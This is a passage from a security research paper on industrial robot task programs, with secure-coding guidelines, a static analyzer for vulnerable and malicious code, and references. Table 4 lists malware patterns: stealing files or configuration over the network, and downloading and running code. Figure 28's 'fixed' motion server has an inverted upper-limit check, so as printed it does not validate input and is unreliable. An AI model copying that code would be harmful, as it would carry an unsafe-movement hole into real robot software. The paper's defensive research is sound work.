System integrators or even OEMs should provide a reference implementation of motion servers to allow robots to receive sanitized motion data in a high-level manner. With the reference, developers would not need to implement parsing routines, which usually hide security bugs, for this common functionality. Mitsubishi's native motion server and Kuka's EKI are two notable examples of such an abstraction.

System integrators should also consider proactively patching vulnerable task programs as a remedy for flaws found in the periodic source code reviews.

### 4.1.3 Long-Term Measures

It should be the responsibility of OEMs and new players to ensure that future generations of programmable industrial machines will be secure by design. The main foundation of a secure platform is that the languages have security features (such as cryptographic functions) built in.

The runtime on robots' controllers should implement fine-grained privilege separation with a permission system. The only effective way to reduce the impact of vulnerabilities and malicious code is to constrain the execution of privileged instructions (such as networking and file system access). Developers should declare their use upfront, as is the process with mobile applications.

Last but not least, code signing is the only way to ensure that the code running on an industrial machine has not been tampered with. Although far from easy to implement (Who signs what? Who is the certification authority? Where is the code signature checked?), it assures users that the code is exactly how the original developer wrote it. Implementing code signing in industrial environments is a long journey, but if innovation and market trends keep favoring integration and flexibility, we envision more dynamic automation code produced in shorter cycles. Of course, faster development leaves less time for manually checking every single program.

Writing secure task programs contributes to reducing the software attack surface of a programmable industrial machine since it reduces the chances of vulnerabilities being created. There are a number of secure coding guidelines for general-purpose and mainstream programming languages. Indeed, the IT software development industry has been dealing with the consequences of unsecure programming for many decades.

Because of the IT/OT convergence, we think that the automation engineering industry should now start embracing and establishing equivalent secure coding practices, because it is very likely to face in 10 years the same challenges that the IT software development industry is facing today.

## 4.2 Secure Programming Checklist in a Nutshell

Like any software application that handles untrusted inputs and outputs, automation task programs must be designed, implemented, configured, and deployed with appropriate security mechanisms. Our security guidelines are summarized in Figure 25 and listed in the remainder of this section.




Figure 25. A summary of our security guidelines for industrial automation task programs that handle untrusted data

When writing a task program, control process engineers and system integrators should keep this essential checklist in mind:

- Treat industrial machines as computers and task programs as powerful code.
- Authenticate all communication.
- Implement access-control policies.
- Perform input validation where applicable.
- Always perform output sanitization.
- Implement proper error handling without exposing details.
- Have proper configuration and deployment procedures in place.
- Implement a change management process for industrial automation code.

## 4.3 Industrial Robots as Computers and Task Programs as Powerful Code

Industrial robots are computers, and control process engineers could inadvertently write unsecure code as computer programmers sometimes do. It is a natural development. Consequently, automation task programs that process and produce any kind of data require particular attention, as in any computer system.

In practice, before a task program is commissioned, each of the following questions, which assess the degree of control that a factory has over its automation code, must have a clear answer:

- Does the task program receive data from outside the robot's controller (for example, via network, files transferred to the machine, field protocols, or human-machine interfaces)?
- Does the task program produce data that is processed outside the robot's controller?
- Is the task program static over time or are there upgrade procedures to change it? Are there modules loaded while the main program runs?
- Who implemented the task program?
- Who has access to the task program before it is transferred onto the robot's controller?
- Which system users are given permissions to run, read, or modify the task programs during normal operation?

## 4.4 Authentication and Access Control

Task programs that communicate with other systems (via network, serial ports, or buses) should authenticate all messages to ensure that they come from authorized parties, as exemplified in Figure 26. Obviously, there are exceptions to this principle. For one thing, simple data coming from a sensor that is wired to a robot station can seldom become an attacker-controlled input. However, there have been cases where an attacker is capable of using the sensor to jump the air gap<sup>37</sup> and inject data into the robot's automation routine.




Figure 26. With access control, unauthorized function calls (for example) are discarded and RCE attacks are prevented.



**Example:** The Kuka programming language has a set of functions for receiving data from the network. These functions are under the `eki_*` family. `eki_init` and `eki_open` are used to set up a network socket. After the network socket is set up, all subsequent calls to `eki_*` functions should enforce proper authentication checks and reject unauthenticated data. Similar examples can be made with the ABB language, which has the family of `Socket*` functions.

Even if there are network-level security measures (for example, a firewall) that ensure that a robot can receive data only from designated endpoints, a task program should consider inputs as untrusted. This is to protect an authorized endpoint from being compromised, in which case an attacker would be able to communicate with a task program.

Implementing authentication without reliable cryptographic support in the language might result in inadequate protection. However, simple authentication will raise the bar for an attacker with respect to the baseline (no authentication). Proper cryptographic support and libraries in IRPLs, on a par with general-purpose programming languages, are needed to close the gap.

Depending on the logic of a task program, control process engineers and system integrators might need to prepare an access-control policy to specify, say, whether all authenticated requests should or should not be treated equally. For instance, if they are implementing a task program that requires file access (for example, to read or write log data), they must limit the scope to specific directories only.

## 4.5 Input Validation

Task programs that communicate with other systems via network, serial ports, or buses should validate the content of inbound data to ensure that they conform to the expected format and content, as exemplified in Figure 27.




Figure 27. With input validation, unintended data is discarded, thereby preventing any attempts to affect the robot movements.



**Example:** The programming language for ABB robots can receive raw data through the `SocketReceive` function. Technically, this function writes data coming from the network straight into the task program's memory. So, if an attacker is on the network and can send data to the robot, they can write data into the task program memory. Any subsequent parsing routine must be written very carefully to allow only expected values and, if still needed, disallow any unwanted values.

Implementing proper input sanitization requires only basic string and data manipulation primitives and comparison operators (for example, an equality test). Regular expression support can be of great help, but it must be used with care because an attacker could craft specific inputs to cause the regular-expression engine to crash.

Figure 28 shows the input-validated version of the vulnerable motion server that we found, discussed in Section 2.3.

```
1  DEF fixed_external_movement()
2  ;...
3  LOOP
4      eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)
5      ;...
6      eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)
7      if pos_cmd.a1 >= limit_a1.low AND pos_cmd.a1 > limit_a1.up AND ... then
8          PTP_joint_pos_cmd
9      endif
10     ENDOOP
11 END
12
```

Figure 28. The fixed version of the vulnerable motion server that we found

## 4.6 Error Handling

While useful during development and testing, unhandled errors could reveal important internal details to an attacker who is probing a target or trying to exploit a vulnerability. Therefore, proper error handling and output sanitization should be done to hide these details and make it more difficult for the attacker to reverse-engineer the program logic from the outside, as exemplified in Figure 29.




Figure 29. Through proper error handling and output sanitization, sensitive information, which is useful to an attacker in the reconnaissance and preparation phases of an attack, can be hidden.

Every programming language has proper error-handling and debugging functions that can be tuned to selectively display or hide sensitive details in a production environment. The functions can also redirect them to separate files or dedicated logging facilities inaccessible via the same network.



**Example:** PLD2, the programming language for Comau robots, supports the notion of “error events,” in a form of “when error\_type do [...].” This allows users to identify specific error events and capture them for further handling. Similarly, Denso’s PacScript language defines a series of error codes and allows users to wait for specific error conditions.

As our examples are not meant to be exhaustive, we recommend that users check the manual of the programming language in use for error handling functions and become familiar with their outputs on testbed programs (since the manual might not show the full details with sample outputs).

## 4.7 Output and Log Sanitization

Output written on the console, serial ports, logging facilities, or files could contain sensitive details such as IP addresses, passwords, session tokens, and API keys (as indicated in Figure 29 in Section 4.6). Given the increasing IT/OT integration in the industry, flawed output sanitization could lead to significant data leaks.

It is important to ensure that all the code that performs printing operations (for example, to screen and to file) is removed or left out if unnecessary. It is common practice for programmers to use (or abuse) printing functions instead of proper debugging or logging facilities. These facilities can easily be switched off from a single place, as opposed to having to remove each line of code individually.

In addition to leaking data, unsanitized output could create a venue for injection vulnerabilities. If the output of one program is processed by another program that does not properly validate the inputs, the unsanitized output of the first program could trigger vulnerabilities in the second program.

## 4.8 Configuration, Dependencies, and Deployment

Ensuring that a task program runs in the best possible conditions is at the core of secure configuration and deployment. For example, a perfectly secure task program running on top of an outdated controller software or operating system opens other exploitation possibilities that cannot be prevented by the task program itself.

All configuration parameters — including IP addresses, motion variables, and file locations — should be clearly separated from the actual code of the task program and ideally kept in a safe memory or disk location if possible.



**Example:** The Kuka programming language separates program files (.src) from data definitions (.dat) and background tasks (.sub). This by-default separation promotes good configuration handling and deployment practices. We suggest that users of other languages adopt similar practices.

Lastly, since it is possible to write reusable library code in all of the IRPLs, it is important to check what dependencies are imported. Security incidents have shown the impact of vulnerabilities that propagate because of the inclusion of unsecure library code and the impact of malware that propagates through the dependency tree or by infecting project development files.<sup>38</sup>

## 4.9 Beyond Secure Programming: Change Management for Control Process Code

We talked to 20 domain experts across different industries: automation engineers, system integrators, and assembly line operators. In consultation with these experts, we found that the life cycle of control process code is relatively straightforward. Code is created (mainly by system integrators or ad hoc programmers), tested, and deployed. Most of today's automation code is static and is upgraded only when the assembly line is reengineered. But the market is pushing toward more flexible manufacturing processes,<sup>39</sup> with modular and reconfigurable robot stations that can self-organize, upgrade, and change their code to meet production deadlines.<sup>40</sup>

In such scenarios, having complete visibility and control over the code is essential. Keeping track of code dependencies for security analysis would have sounded unnecessary 10 years ago. Nowadays, not only are continuous-integration tools factored in the software life cycle (as with GitHub's security features<sup>41</sup>), but dependency tracking is also improved with software bills of materials (SBOMs).<sup>42</sup>

The industrial automation world should head in a similar direction and start implementing source code life cycle management.

# 05 When It Is Too Late: Automatic Detection of Malicious or Vulnerable Logic

Checking existing automation logic for unsecure code is sometimes the only effective option because network and endpoint monitoring is not enough to detect the threats that we demonstrate in this paper. First, there are legitimate reasons that a robot must receive data from a machine, and blocking that traffic would render the machine nonfunctional. Second, the automation logic is not compiled in common executable formats such as Portable Executable (PE) and Executable and Linkable Format (ELF), nor is it written in general-purpose languages, which have readily available scanners and can point out vulnerabilities or signs of malicious behavior. Thus, ad hoc solutions offer visibility at the program level.

Trend Micro Research and Politecnico di Milano's patent-pending technology makes detecting task programs that contain vulnerable or malicious code automatic. Through program analysis techniques, it spots vulnerable patterns and enables the creation of malware scanners that look for signs of malicious behavior in custom, proprietary, legacy programming languages for industrial automation. It can validate automation logic before deployment, at the system integrator level, or periodically during normal operation. Figure 30 shows a high-level overview of our technology, described in detail in our academic paper titled "Detecting Insecure Code Patterns in Industrial Robot Programs."<sup>43</sup>




Figure 30. A high-level workflow overview of our program analysis system, which can find vulnerable and malicious patterns in automation code written in proprietary languages

In that paper, after systematizing the technical features of the programming languages of the eight leading industrial robotic platforms, we discuss the cases of vulnerable and malicious uses summarized here in Section 3. We also describe the static source code analyzer, focusing on two popular languages, ABB's Rapid and Kuka's KRL. We evaluated it on a set of publicly available programs, showing that static source code analysis is an effective security screening mechanism. It can be used, for example, to prevent commissioning unsecure industrial task programs.

## 5.1 Early Detection of Vulnerabilities

It is difficult to find production-grade industrial automation code publicly because of intellectual property restrictions. So, while we looked to collaborate with external parties to check their production-ready industrial automation code, we tested our analysis approach on 100 public task program files. We obtained these files by crawling GitHub, looking through some GitLab instances, and scanning online communities used by automation engineers to exchange information. What we found totaled 15,638 lines of code, as summarized in Table 2.

Main purpose	Projects	Files	Lines of code
Demonstrator or sample	3	8	418
Web server	1	4	974
Training material	1	1	111
Motion server	12	45	6,168
Palletizer	1	32	7,165
Snippet	3	10	802
<b>Total</b>	<b>21</b>	<b>100</b>	<b>15,638</b>

Table 2. The dataset of industrial automation code that we used to validate our technology

The recurring instances of vulnerabilities that could lead to RCE, arbitrary file access, or unintended robot movements are summarized in Table 3. We found that the most serious flaws were in programs that were clearly for educational purposes. While we hope that they will not be used as reference by developers, recent research has shown that vulnerabilities propagate across software (in open-source projects and even commercial products) because developers tend to copy and paste code.<sup>44, 45</sup>

Vulnerability	Projects	Files	Root cause
Network → RCE	2	2	Dynamic code loading
Network → File access	1	4	Unfiltered open file
Network → arbitrary movement	13	34	Unrestricted move joint or move to point
Detection error	2	12	Interrupts

Table 3. A summary of the vulnerability classes that our patent-pending technology discovered on public industrial automation code

Using a prototype that we created to implement our patent-pending technology, we confirmed the path traversal vulnerability that we found manually in 2019.<sup>46</sup> After we disclosed that vulnerability, ABB removed the vulnerable application from its online repository.<sup>47</sup> Our prototype automatically found the very same vulnerability. This first experiment showed that the technique could remove the burden of manual code review.

We also discovered several instances of task programs with unsanitized data flows, which could let attackers influence the movements of a robot. Notable examples of this case include various ROS-Industrial adapters, which consist of industrial automation code that interfaces the communication protocol of major robot vendors with that of ROS-Industrial. An attacker could exploit the vulnerability in these task programs to influence the movements of a robot's arm.

There are safety systems in place to limit a robot's effective movements. Without these safety systems, an attacker could send incorrect movement commands to the robot, which could result in unintended movements and even downtime. With safety systems correctly configured and deployed, the attacker would have a hard time causing movements that would actually generate damage. However, the attacker would still be able to cause unintended movements or interrupt the production process.

We have responsibly disclosed our findings to ROS-Industrial and have been coordinating with the consortium on a remediation strategy to raise awareness of the issues raised by our findings. Our responsible disclosure has resulted in the ROS-Industrial Consortium's publication of an instructional report aimed at helping users improve their security, and in the release of an alert from the US CISA's ICS-CERT confirming the severity of our findings and acknowledging the suggested mitigation strategy. In particular, we recommend that industrial robot OEMs and automation engineers be more cognizant because these issues do not have an "easy fix" in the code. They require fundamental changes in the security design of industrial robotic platforms.

## 5.2 Detecting Malicious Patterns in Industrial Automation Code

We also ran our analyzer against the proof-of-concept malware that we implemented, described in Section 2.6. To the best of our knowledge, there is no public evidence of malware written in IRPLs. The only way to test our detector was to create a fairly advanced piece of malware with code-loading and self-spreading capabilities, and show that the detector could recognize the malicious code paths in it.

Our prototype detected the malicious code patterns, showing the importance of implementing code-vetting systems. It showed that it is generic and configurable enough to go beyond just detecting vulnerabilities. In this context, malware was found by matching a specific set of instructions chained together by a data flow.

It should be noted that, unlike with vulnerability detection, knowledge of high-level malicious code patterns was required in order for us to configure the prototype for malware detection. Enumerating all potential abuses of language features is an endless game limited only by the creativity of malicious actors. Table 4 shows how we focused on two examples of classic behavior commonly found in malware, which were sufficient to detect our proof-of-concept malware.

Case	Feature	Source	Sink
Information stealer	Exfiltration	File	Outbound network
	Exfiltration	Configuration	Outbound network
	Harvesting	Directory listing	File
Dropper	Downloading	Communication	File (code)
	Execution	File (code)	Call by name

Table 4. Examples of the most common malicious code patterns that can be implemented (and detected)

## 06 Conclusion

We conclude that, while the IT software development industry has been dealing with the consequences of unsecure programming for many decades, the industrial automation world might be unprepared to detect and prevent the exploitation of the issues that we found in this research. We believe that, given the pace of IT/OT convergence, the automation engineering industry should start embracing and establishing secure coding practices. It is highly likely to face in 10 years the same challenges that the IT software development industry is facing today.

Without proper data validation, industrial automation programs could exhibit the typical vulnerabilities that exist in applications written in general-purpose programming languages. For years, input validation vulnerabilities have been exploited by malicious actors to compromise large and complex systems such as public web applications, enterprise information systems, and government sites. Our findings now confirm that automated industrial machinery, even if programmed with nonmainstream languages, are affected by the same issues. These flaws need to be fixed before malicious actors start exploiting them.

While the side effects of successful exploitation or trojanized control logic could be detected, history and practice dictate that network-only visibility is insufficient. What we think is needed to secure the next-generation digital factory is endpoint-level visibility on running software. This is already covered for traditional software such as Windows or Linux binaries, but there is no visibility on the automation logic of industrial machines such as robots. After deployment, they are treated as closed, opaque boxes and observed only from “the outside” (meaning the network).

With our patent-pending technology, we take one step forward in detection and response, helping deter malicious actors from taking advantage of the attack vectors that we highlight in this paper.

In addition to raising awareness and pursuing research and development on detection technology, we also emphasize the crucial role that OEMs play. They have the power to shape the next generation of programming languages and execution environments for industrial automation. For example, some programming languages make it easy for programmers to access low-level resources in an indirect and mediated way, thanks to certain powerful functionalities. These features, despite being currently limited to network communication, show how resource abstraction can help reduce the risk of exploitation.

We therefore advocate for a more forward-looking approach to the smart factory, which goes beyond “what to do today.” We encourage players to acknowledge that the industry is undergoing a revolution and to appreciate the privilege and the responsibility of being able to architect the security of the future smart factory.\*

---

\* Our in-depth academic paper titled “Detecting Insecure Code Patterns in Industrial Robot Programs” contains the full details of our research.<sup>48</sup>

## References

- 1 Trend Micro Research and Politecnico di Milano. (May 3, 2017). *Trend Micro Security News*. “Rogue Robots: Testing the Limits of an Industrial Robot's Security.” Accessed on July 12, 2020, at <https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/rogue-robots-testing-industrial-robot-security>.
- 2 Tommi Unruh et al. (2017). USENIX. “Leveraging Flawed Tutorials for Seeding Large-Scale Web Vulnerability Discovery.” Accessed on July 12, 2020, at <https://www.usenix.org/system/files/conference/woot17/woot17-paper-unruh.pdf>.
- 3 Ian. (Feb. 18, 2009). *Gen-X Design*. “Create a REST API with PHP.” Accessed on July 22, 2020, at <http://web.archive.org/web/20130306000116/http://www.gen-x-design.com/archives/create-a-rest-api-with-php/>.
- 4 Naman Govil, Anand Agrawal, and Nils Ole Tippenhauer. (Feb. 17, 2017). Cornell University. “On Ladder Logic Bombs in Industrial Control Systems.” Accessed on July 13, 2020, at <https://arxiv.org/abs/1702.05241>.
- 5 Johannes Klick et al. (August 2015). *Blackhat USA*. “Internet-facing PLCs - A New Back Orifice.” Accessed on June 24, 2020, at <https://www.blackhat.com/docs/us-15/materials/us-15-Klick-Internet-Facing-PLCs-A-New-Back-Orifice.pdf>.
- 6 Stephen McLaughlin. (2011). USENIX. “On Dynamic Malware Payloads Aimed at Programmable Logic Controllers.” Accessed on July 13, 2020, at <https://www.usenix.org/conference/hotsec11/dynamic-malware-payloads-aimed-programmable-logic-controllers>.
- 7 Stephen McLaughlin and Patrick McDaniel. (2012). Pennsylvania State University. “SABOT: Specification-based Payload Generation for Programmable Logic Controllers.” Accessed on July 13, 2020, at <http://citeserx.ist.psu.edu/viewdoc/download?doi=10.1.1.365.3955&rep=rep1&type=pdf>.
- 8 Martin Giles. (March 5, 2019). *MIT Technology Review*. “Triton is the world’s most murderous malware, and it’s spreading.” Accessed on June 23, 2020, at <https://www.technologyreview.com/2019/03/05/103328/cybersecurity-critical-infrastructure-triton-malware/>.
- 9 Joseph Slowik. (2019). *Dragos*. “Evolution of ICS Attacks and the Prospects for Future Disruptive Events.” Accessed on June 23, 2020, at <https://dragos.com/wp-content/uploads/Evolution-of-ICS-Attacks-and-the-Prospects-for-Future-Disruptive-Events-Joseph-Slowik-1.pdf>.
- 10 Jake Brodsky. (Jan. 22, 2020). *S4xEvents*. “Secure Coding Practices for PLCs.” Accessed on July 14, 2020, at <https://s4xevents.com/sessions/plc-secure-coding-practices-and-the-consequences-of-not-following-these-practices/>.
- 11 RobotWorx. (Sept. 20, 2013). *Robots*. “Modular Robots are Reshaping Factory Production.” Accessed on June 23, 2020, at <https://www.robots.com/articles/modular-robots-are-reshaping-factory-production>.
- 12 Siemens. (June 27, 2018). *Siemens*. “Modular Production – From Modular Engineering to Modular Automation for Increased Flexibility.” Accessed on July 22, 2020, at <https://www.youtube.com/watch?v=WZFhRg1pjUs>.
- 13 US Cybersecurity and Infrastructure Security Agency. (Aug. 4, 2020). CISA. “ICS-CERT Alert.” Accessed on Aug. 4, 2020, at <https://us-cert.cisa.gov/ics/alerts/ICS-ALERT-20-217-01>.
- 14 Marcello Pogliani et al. (2020). “Detecting Unsafe Code Patterns in Industrial Robot Programs. Proceedings of the 2020 on Asia Conference on Computer and Communications Security.” Accessed on July 29, 2020, at <https://robosec.org/downloads/paper-asiaccs-2020.pdf>.
- 15 The OWASP Foundation. (November 2010). OWASP. “OWASP Secure Coding PracticesQuick Reference Guide.” Accessed on March 13, 2020, at [https://www.owasp.org/images/0/08/OWASP SCP\\_Quick\\_Reference\\_Guide\\_v2.pdf](https://www.owasp.org/images/0/08/OWASP SCP_Quick_Reference_Guide_v2.pdf).
- 16 CERT Secure Coding. (Feb. 5, 2019). Carnegie Mellon University. “SEI CERT Coding Standards.” Accessed on March 13, 2020, at <https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards>.
- 17 US Cybersecurity and Infrastructure Security Agency. (2013). CISA. “Build Security In - Coding Practices.” Accessed on March 5, 2020, at <https://www.us-cert.gov/bsi/articles/knowledge/coding-practices>.
- 18 Jake Brodsky. (Jan. 22, 2020). *S4xEvents*. “Secure Coding Practices for PLCs.” Accessed on July 14, 2020, at <https://s4xevents.com/sessions/plc-secure-coding-practices-and-the-consequences-of-not-following-thesepractices/>.
- 19 ABB-RobotApps. (2016). *ABB-RobotApps*. “RobotStudio Latest Apps.” Accessed on June 23, 2020, at <https://robotapps.robotstudio.com>.

- 20 Marcello Pogliani et al. (Sept. 1, 2019). *Journal of Computer Virology and Hacking Techniques*, vol. 15, no. 3, pp. 161-175, 01. “Security of controlled manufacturing systems in the connected factory: The case of industrial robots.”
- 21 Tommi Unruh et al. (2017). USENIX. “Leveraging Flawed Tutorials for Seeding Large-Scale Web Vulnerability Discovery.” Accessed on July 12, 2020, at <https://www.usenix.org/system/files/conference/woot17/woot17-paper-unruh.pdf>.
- 22 Martin Giles. (March 5, 2019). *MIT Technology Review*. “Triton is the world’s most murderous malware, and it’s spreading.” Accessed on June 23, 2020, at <https://www.technologyreview.com/2019/03/05/103328/cybersecurity-critical-infrastructure-triton-malware/>.
- 23 Joseph Slowik. (2019). *Dragos*. “Evolution of ICS Attacks and the Prospects for Future Disruptive Events.” Accessed on June 23, 2020, at <https://dragos.com/wp-content/uploads/Evolution-of-ICS-Attacks-and-the-Prospects-for-Future-Disruptive-Events-Joseph-Slowik-1.pdf>.
- 24 Trend Micro Research and Politecnico di Milano. (2020). *Trend Micro Security News*. “Attacks on Smart Manufacturing: A Forward-looking Security Analysis.” Accessed on July 13, 2020, at [https://documents.trendmicro.com/assets/white\\_papers/wp-attacks-on-smart-manufacturing-systems.pdf](https://documents.trendmicro.com/assets/white_papers/wp-attacks-on-smart-manufacturing-systems.pdf).
- 25 ABB-RobotApps. (2016). *ABB-RobotApps*. “RobotStudio Latest Apps.” Accessed on June 23, 2020, at <https://robotapps.robotstudio.com>.
- 26 Marcello Pogliani et al. (Sept. 1, 2019). *Journal of Computer Virology and Hacking Techniques*, vol. 15, no. 3, pp. 161-175, 01. “Security of controlled manufacturing systems in the connected factory: The case of industrial robots.”
- 27 Mayra Rosario Fuentes. (May 26, 2020). *Trend Micro Security News*. “Trading in the Dark: An Investigation into the Current Condition of Underground Markets and Cybercriminal Forums.” Accessed on July 28, 2020, at <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/trading-in-the-dark>.
- 28 Marcello Pogliani et al. (2020). “Detecting Unsafe Code Patterns in Industrial Robot Programs. Proceedings of the 2020 on Asia Conference on Computer and Communications Security.” Accessed on July 29, 2020, at <https://robosec.org/downloads/paper-asiaccs-2020.pdf>.
- 29 Marcello Pogliani et al. (Sept. 1, 2019). *Journal of Computer Virology and Hacking Techniques*, vol. 15, no. 3, pp. 161-175, 01. “Security of controlled manufacturing systems in the connected factory: The case of industrial robots.”
- 30 Trend Micro Research and Politecnico di Milano. (May 3, 2017). *Trend Micro Security News*. “Rogue Robots: Testing the Limits of an Industrial Robot’s Security.” Accessed on July 12, 2020, at <https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/rogue-robots-testing-industrial-robot-security>.
- 31 Federico Maggi and Marcello Pogliani. (2020). *Trend Micro*. “Attacks on Smart Manufacturing: A Forward-looking Security Analysis.” Accessed on July 13, 2020, at [https://documents.trendmicro.com/assets/white\\_papers/wp-attacks-on-smart-manufacturing-systems.pdf](https://documents.trendmicro.com/assets/white_papers/wp-attacks-on-smart-manufacturing-systems.pdf).
- 32 Trend Micro Research and Politecnico di Milano. (May 3, 2017). *Trend Micro Security News*. “Rogue Robots: Testing the Limits of an Industrial Robot’s Security.” Accessed on July 12, 2020, at <https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/rogue-robots-testing-industrial-robot-security>.
- 33 Marcello Pogliani et al. (2020). “Detecting Unsafe Code Patterns in Industrial Robot Programs. Proceedings of the 2020 on Asia Conference on Computer and Communications Security.” Accessed on July 29, 2020, at <https://robosec.org/downloads/paper-asiaccs-2020.pdf>.
- 34 Mayra Rosario Fuentes. (May 26, 2020). *Trend Micro Security News*. “Trading in the Dark: An Investigation into the Current Condition of Underground Markets and Cybercriminal Forums.” Accessed on July 28, 2020, at <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/trading-in-the-dark>.
- 35 ROS-Industrial. (July 13, 2020). *ROS-Industrial*. “How to Securely Control your Robot with ROS-Industrial.” Accessed on July 22, 2020, at <https://rosindustrial.org/news/2020/6/23/how-to-securely-control-your-robot-with-ros-industrial>.
- 36 US Cybersecurity and Infrastructure Security Agency. (Aug. 4, 2020). CISA. “ICS-CERT Alert.” Accessed on Aug. 4, 2020, at <https://us-cert.cisa.gov/ics/alerts/ICS-ALERT-20-217-01>.
- 37 Andy Greenberg. (July 2, 2018). *Wired*. “Mind the Gap: This Researcher Steals Data With Noise, Light, and Magnets.” Accessed on June 23, 2020, at <https://www.wired.com/story/air-gap-researcher-mordechai-guri/>.

